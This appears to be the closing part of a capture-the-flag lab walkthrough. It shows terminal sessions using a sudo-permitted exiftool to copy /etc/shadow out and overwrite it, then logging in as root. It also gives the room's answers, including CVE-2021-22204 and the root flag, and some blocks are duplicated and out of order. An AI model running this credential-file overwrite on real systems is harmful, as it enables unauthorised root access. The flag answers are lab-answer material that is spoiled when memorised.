drwx------  3 root     root     4096 Feb 27 04:26 systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .Test-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 VMwareDnD
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .X11-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .XIM-unix
stux@ubuntu:/tmp$ sudo /usr/local/bin/exiftool -filename=/tmp/test /etc/shadow
    1 image files updated
stux@ubuntu:/tmp$ ls -la
total 44
drwxrwxrwt  9 root     root     4096 Feb 27 05:06 .
drwxr-xr-x 22 root     root     4096 May 21  2021 ..
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .font-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .ICE-unix
srwxrwxrwx  1 mongodb nogroup     0 Feb 27 04:26 mongodb-27017.sock
-rw-rw-r--  1 stux     stux     1533 Feb 27 05:04 shadow
drwx------  3 root     root     4096 Feb 27 04:26 systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX
-rw-r-----  1 root     shadow   1041 May 22  2021 test
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .Test-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 VMwareDnD
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .X11-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .XIM-unix
stux@ubuntu:/tmp$ cat test
cat: test: Permission denied
stux@ubuntu:/tmp$ sudo /usr/local/bin/exiftool -filename=/etc/shadow /tmp/shadow
    1 image files updated
```


We have get the root access successfully now we can see the root flag.....

```
-rw-rw-r--  1 stux     stux     1533 Feb 27 05:04 shadow
drwx------  3 root     root     4096 Feb 27 04:26 systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX
-rw-r-----  1 root     shadow   1041 May 22  2021 test
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .Test-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 VMwareDnD
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .X11-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .XIM-unix
stux@ubuntu:/tmp$ cat test
cat: test: Permission denied
stux@ubuntu:/tmp$ sudo /usr/local/bin/exiftool -filename=/etc/shadow /tmp/shadow
    1 image files updated
stux@ubuntu:/tmp$ su root
Password:
root@ubuntu:/tmp# ls
mongodb-27017.sock  systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX  test  VMwareDnD
root@ubuntu:/tmp# cd /home
root@ubuntu:/home# ls
stux
root@ubuntu:/home# cd stux
root@ubuntu:/home/stux# ls
user.txt
root@ubuntu:/home/stux# cd ../../
root@ubuntu:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@ubuntu:/# cd root
root@ubuntu:~# ls
root.txt
root@ubuntu:~# cat root
cat: root: No such file or directory
root@ubuntu:~# cat root.txt
thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}
root@ubuntu:~#
```


12. Escalate your privileges. What is the flag in root.txt?

Ans: thm{bf52a85b12cf49b9b6d77643771d74e90d4d5ada}

If see above when we trying to see stux user privileges at that time we have seen exiftool. Let's see its exploit.



We can see that exiftool have **'Arbitrary Code Execution'** vulnerability in it and its **cve number: cve-2021-22204.** Let's check for cve-2021-22204 on browser and we get this:



10. What is the CVE number for the vulnerability affecting the binary assigned to the system user? Answer format: CVE-0000-0000

Ans: cve-2021-22204

11. What is the utility used to create the PoC file?

Ans: djvumake

WE HAVE SUCCESSFULLY COMPLETED THIS WALKTHROUG.THANKYOU.....